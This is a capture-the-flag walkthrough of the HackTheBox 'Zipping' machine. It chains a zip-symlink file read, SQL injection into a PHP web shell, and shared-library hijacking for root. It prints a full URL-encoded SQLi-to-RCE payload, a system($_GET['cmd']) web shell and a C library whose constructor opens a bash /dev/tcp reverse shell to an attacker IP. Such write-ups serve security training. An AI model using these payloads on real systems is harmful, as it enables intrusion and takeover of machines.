HackTheBox Zipping medium machine walkthrough

Author : Nima Dabbaghi

- Intro
- Stage1:
    - Recon
    - Information gathering
    - Try find way to move forward

- Stage2:
    - Checking WebApp functions
    - Detect vulnerabilities

- Stage3:
    - LFI
    - Gain access to sensitive data
    - Read source code
    - Try use Null Injection
    - Try SQL Injection
    - Check type of DB and version
    - SQLI to RCE
    - First shell to machine

- Stage4:
    - Recon more
    - Try Reverse and debug it
    - Finding vulnerable library
    - Library Hijacking
    - Misconfigure to Exploit shared library

Hello again!

So as you know this is a Linux machine and medium level. Well seems it will be nice journey while pwning this machine.

Anyway, let's go for it.
First of all we should know about our target and get much information as we can from Nmap to directory scan and … .

For Nmap we will get this result:


```
┌──(nima㉿nova)-[~]
└─$ nmap -sC -sV -A 10.10.11.229
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-12 09:23 EST
Nmap scan report for 10.10.11.229
Host is up (0.28s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 9.0p1 Ubuntu 1ubuntu7.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 9d:6e:ec:02:2d:0f:6a:38:60:c6:aa:ac:1e:e0:c2:84 (ECDSA)
|_  256 eb:95:11:c7:a6:fa:ad:74:ab:a2:c5:f6:a4:02:18:41 (ED25519)
53/tcp   open  domain?
80/tcp   open  http       Apache httpd 2.4.54 ((Ubuntu))
|_http-server-header: Apache/2.4.54 (Ubuntu)
|_http-title: Zipping | Watch store
8000/tcp open  tcpwrapped
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org
/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.94SVN%I=7%D=1/12%Time=65A14BA2%P=x86_64-pc-linux-gnu%r(D
SF:NSStatusRequestTCP,E,"\0\x0c\0\0\x80\x01\0\0\0\0\0\0\0\0");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 213.46 seconds
```

Now what do we have? We have only ports like 22,80,53

As you know 22 is needed for ssh and 80 for web.

Lets Enumerate subdomain and directories but nothing good for move forward :(

Open webapp to investigate more :




Almost this webapp is one-page and 3 functions there :

1- work with us

2- shop


2- Contact

Lets start with Work with us :



We have upload func !!! Nice.
It says we should zip pdf file and upload it. So basically we can not upload pdf directly but lets get help from [hacktricks](#):

hen you upload a zip file that contains a symbolic link on a Linux server, it means that the linked file will be displayed. For example, if you create a symbolic link named "symlink.pdf" that points to "/etc/passwd", and then create a zip file called "test.zip" using the "zip" command with the "--symlinkcreate" option, the symlink and its target file will be included in the zip file and when proceed in target machine it will show us /etc/passwd of target !




Alright, good.

Now should read this upload function to know how it works.
As we know this site is written by php and in linux server. On the other hand we knew directly from /etc we have access to folders. So lets guess it where is upload.php ?

/var/www/html/upload.php

Lets try it :



Done! :)

```php
<?php
if(isset($_POST['submit'])) {
    // Get the uploaded zip file
    $zipFile = $_FILES['zipFile']['tmp_name'];
    if ($_FILES["zipFile"]["size"] > 300000) {
        echo "<p>File size must be less than 300,000 bytes.</p>";
    } else {
        // Create an md5 hash of the zip file
        $fileHash = md5_file($zipFile);
        // Create a new directory for the extracted files
        $uploadDir = "uploads/$fileHash/";
        $tmpDir = sys_get_temp_dir();
        // Extract the files from the zip
        $zip = new ZipArchive;
        if ($zip->open($zipFile) === true) {
            if ($zip->count() > 1) {
                echo '<p>Please include a single PDF file in the archive.<p>';
            } else {
                // Get the name of the compressed file
                $fileName = $zip->getNameIndex(0);
                if (pathinfo($fileName, PATHINFO_EXTENSION) === "pdf") {
                    $uploadPath = $tmpDir.'/'.$uploadDir;
                    echo exec('7z e '.$zipFile. ' -o' .$uploadPath. '>/dev/null');
                    if (file_exists($uploadPath.$fileName)) {
                        mkdir($uploadDir);
                        rename($uploadPath.$fileName, $uploadDir.$fileName);
                    }
                    echo '<p>File successfully uploaded and unzipped, a staff member will review your resume as soon as
possible. Make sure it has been uploaded correctly by accessing the following path:</p><a
href="'.$uploadDir.$fileName.'">'.$uploadDir.$fileName.'</a>'.'</p>';
                } else {
                    echo "<p>The unzipped file must have a .pdf extension.</p>";
                }
            }
        } else {
            echo "Error uploading file.";
        }
    }
}
?>
```

As you see there is filter that check file extension and if end with pdf it allowed to process.
For more information finding source code you can write your script or do manual.

While looking for source codes we face with product file :

```php
<?php

if (isset($_GET['id'])) {
    $id = $_GET['id'];

    if(preg_match("/^.*[A-Za-z!#$%^&*()\-_=+{}\[\]\\|;:'\",.<>\/?]|[^0-9]$/", $id, $match)) {
        header('Location: index.php');
    } else {

        $stmt = $pdo->prepare("SELECT * FROM products WHERE id = '$id'");
        $stmt->execute();
        // Fetch the product from the database and return the result as an Array
        $product = $stmt->fetch(PDO::FETCH_ASSOC);

        if (!$product) {
            // Simple error to display if the id for the product doesn't exists (array is empty)
            exit('Product does not exist!');
        }
    }
} else {
    exit('No ID provided!');
}
?>

<?=template_header('Zipping | Product')?>

<div class="product content-wrapper">
    <img src="assets/imgs/<?=$product['img']?>" width="500" height="500" alt="<?=$product['name']?>">
    <div>
        <h1 class="name"><?=$product['name']?></h1>
        <span class="price">
            &dollar;<?=$product['price']?>
            <?php if ($product['rrp'] > 0): ?>
            <span class="rrp">&dollar;<?=$product['rrp']?></span>
            <?php endif; ?>
        </span>
        <form action="index.php?page=cart" method="post">
            <input type="number" name="quantity" value="1" min="1" max="<?=$product['quantity']?>" placeholder="Quantity"
required>
            <input type="hidden" name="product_id" value="<?=$product['id']?>">
            <input type="submit" value="Add To Cart">
        </form>
        <div class="description">
            <?=$product['desc']?>
```


Now we identify we can try SQL Injection in product function by id

so lets start for more info about type of DB. for this when we read functions.php we can see :

```php
function pdo_connect_mysql() {
    // Update the details below with your MySQL details
    $DATABASE_HOST = 'localhost';
    $DATABASE_USER = 'root';
    $DATABASE_PASS = 'MySQL_P@ssw0rd!';
    $DATABASE_NAME = 'zipping';
    try {
        return new PDO('mysql:host=' . $DATABASE_HOST . ';dbname=' . $DATABASE_NAME . ';charset=utf8', $DATABASE_USER,
$DATABASE_PASS);
    } catch (PDOException $exception) {
        // If there is an error with the connection, stop the script and display the error.
        exit('Failed to connect to database!');
    }
}
```

Great!


Now we know type of DB and lets go for attacks
I did it manually but you can do with your favorite tool, so :




Alright.
Now we can move forward like ninja and lets try to create file in other folder and convert SQLI to RCE :))

For this we can create small php cmd file to check do we have permision to exec commands? Also you can get help from this [hacktrickz]() and [revshells]():

```
┌──(nima㉿nova)-[~]
└─$
Payload ==> ' union select 1,2,3,4,5,6,7,8;select '<?php system($_GET["cmd"]); ?>' into OUTFILE '/tmp/Novashell.php'-- -1

┌──(nima㉿nova)-[~]
└─$
Main payload ==> %0d%0a%27+union+select+1,2,3,4,5,6,7,8%3bselect+%27%3C?php%20system($_GET[%22cmd%22]);%20?
%3E%27+into+OUTFILE+%27/tmp/novashell.php%27--+-1
```



Lets test to see can we exec commands?




Amazing !

First, we identified a potential vulnerability called SQL injection, which allows unauthorized access to a database. To understand the extent of the vulnerability, we manually tested it by trying different techniques, such as identifying columns and determining the database version.

Once we confirmed the vulnerability, we took it a step further and converted the SQL injection into Remote Code Execution (RCE). This allowed us to gain more control and impact on the server.

After validating that the RCE technique was successful, we proceeded to establish a reverse shell on the compromised server. This granted us our first command-line access to the instance, giving us further control and the ability to execute commands remotely.



Boom! We got it. But please note that if you want to put reverse shell command in cmd= you should encode key characters.

So now we have shell but that is not stable, well it means we should convert our access to stable connection like ssh
For this i checked privilege and found we can create ssh key or?
We can put our public key into authorized_keys :)

I create file named authorized_keys and put my own pub key in there and i transferred to .ssh path in rektsu user :

```
Connecting to 10.10.[redacted]:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 563 [application/octet-stream]
Saving to: 'authorized_keys'

     0K                                                      100% 2.31M=0s

2024-01-13 07:52:55 (2.31 MB/s) - 'authorized_keys' saved [563/563]

rektsu@zipping:/home/rektsu/.ssh$ ^C

┌──(nima㉿nima)-[~]
└─$ ssh rektsu@10.10.11.229
Welcome to Ubuntu 22.10 (GNU/Linux 5.19.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Sep  5 14:24:24 2023 from 10.10.[redacted]
rektsu@zipping:~$
```

Now we should enumerate more like :

- Linpeas
- Pspy
- Sudo list
- Processes list
- Netstat

...

As i'm lazy, firstly i tried sudo list and here what i got:

```
rektsu@zipping:~$ sudo -l

Matching Defaults entries for rektsu on zipping:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User rektsu may run the following commands on zipping:
    (ALL) NOPASSWD: /usr/bin/stock
```

Lets find out how it works. I download stock binary to my machine and start analyze it:

```
_init
__errno_location
sub_1036
__isoc99_fscanf
puts
fclose
strchr
printf
fgets
strcmp
dlopen
fprintf
fopen
__isoc99_scanf
exit
__cxa_finalize
_start
deregister_tm_clones
register_tm_clones
__do_global_dtors_aux
frame_dummy
XOR

Cross References
  Filter (2)
  Code References {2}

00001281  uint64_t checkAuth(char* arg1)

0000128d      int32_t var_c = 0
000012ac      if (strcmp(arg1, "St0ckM4nager") == 0)
000012ae          var_c = 1
000012b9      return zx.q(var_c)

000012ba  int32_t main(int32_t argc, char** argv, char** envp)

000012df      printf(format: "Enter the password: ")
000012fa      void var_b8
000012fa      fgets(buf: &var_b8, n: 0x1e, fp: stdin)
0000130e      char* rax_1 = strchr(&var_b8, 0xa)
0000131c      if (rax_1 != 0)
00001322          *rax_1 = 0
00001336      int32_t rax_4
00001336      if (checkAuth(&var_b8) == 0)
00001342          puts(str: "Invalid password, please try aga…")
00001347          rax_4 = 1
00001365      else
00001365          int64_t var_e8 = 0x2d17550c0c040967
0000136c          int64_t var_e0_1 = 0xe2b4b551c121f0a
00001387          int64_t var_d8_1 = 0x908244a1d000705
0000138e          int64_t var_d0_1 = 0x4f19043c0b0f0602
```

At memory address 0000128d, there is an integer variable called `var_c` that is initialized with a value of 0.

At memory address 000012ac, there is an `if` statement that compares the string `arg1` with the value "St0ckM4nager" using the `strcmp` function.

If the comparison evaluates to 0 (indicating a match), the variable `var_c` is assigned a value of 1.

Finally, at memory address 000012b9, the function `zx.q` is called with the value of `var_c` as the argument, and the result is returned.

We find password of this program that ask in running for authentication.
Lets run and look for point that we can escalate our privilege:

Basically When the `checkAuth` function confirms that the authentication is successful, the encrypted value undergoes a decryption process using the specified function. Additionally, the library is loaded into the system using the `dlopen` function.

Therefore if we want to know exactly which libraries call and open when running stock binary, can use tools like ltrace, stracea, radare2 and … .

Well in this case is use ltrace that is a debugging and profiling tool for Linux that intercepts and records dynamic library calls made by a running process.

```
└─$ ltrace ./stock
printf("Enter the password: ")                                  = 20
fgets(Enter the password: St0ckM4nager
"St0ckM4nager\n", 30, 0x7f381ef6baa0)                     = 0x7fffcb4fae20
strchr("St0ckM4nager\n", '\n')                                  = "\n"
strcmp("St0ckM4nager", "St0ckM4nager")                          = 0
dlopen("/home/rektsu/.config/libcounter." ... , 1)              = 0
puts("\n================= Menu =======" ...
================= Menu =================

)                    = 45
puts("1) See the stock"1) See the stock
)                                  = 17
puts("2) Edit the stock"2) Edit the stock
)                                  = 18
puts("3) Exit the program\n"3) Exit the program

)                                  = 21
printf("Select an option: ")                                    = 18
__isoc99_scanf(0x5567337f20e0, 0x7fffcb4fae4c, 0, 0Select an option:
```

Got it.
There is a library tried to open during running program which we detected as dlopen above.

Get back to zipping machine and check that :

```
rektsu@zipping:~$ ls -al /home/rektsu/.config/libcounter.so
ls: cannot access '/home/rektsu/.config/libcounter.so': No such file or directory
```

Oops!

There's no library and that means??? Library Hijack

It has been confirmed that during the program's execution, it attempts to load the `libcounter.so` library located at `/home/rektsu/.config/` using the `dlopen` function. However,

it appears that there is no shared library present at that specific path. It is worth noting that the directory where the program is attempting to load the library has write permissions for the current hijacked account.

Upon analyzing the code and inspecting the imported functions in Binary Ninja, there doesn't seem to be any sections of the code that utilize functions imported from `libcounter.so`.

[Exploiting Shared Library Misconfigurations]

Lets make our lib and pwn machine :) :

Nima-Terminal

```
#include <stdio.h>
#include <stdlib.h>

static void inject() __attribute__((constructor));

void inject() {
 system("bash -i >& /dev/tcp/MYIP/1337 0>&1");
}
```

This refers to a function that gets invoked right away when it is loaded through `dlopen`.

Given that we are already executing it with administrative privileges using `sudo`, there is no requirement to utilize `setuid` or `setgid`. Following that, you can compile it and save the resulting output to the `/home/rektsu/.config` directory.
Lets compile it:

```
Nima-Terminal

gcc -shared -o /home/rektsu/.config/libcounter.so -fPIC libcounter.c
```

And run again stock program :

```
Nima-Terminal

rektsu@zipping:/tmp$ sudo /usr/bin/stock
Enter the password: St0ckM4nager

================== Menu ==================

1) See the stock
2) Edit the stock
3) Exit the program
```

And Done !

```
root@zipping:/home/rektsu/.config# id
uid=0(root) gid=0(root) groups=0(root)
```

Hope you enjoy!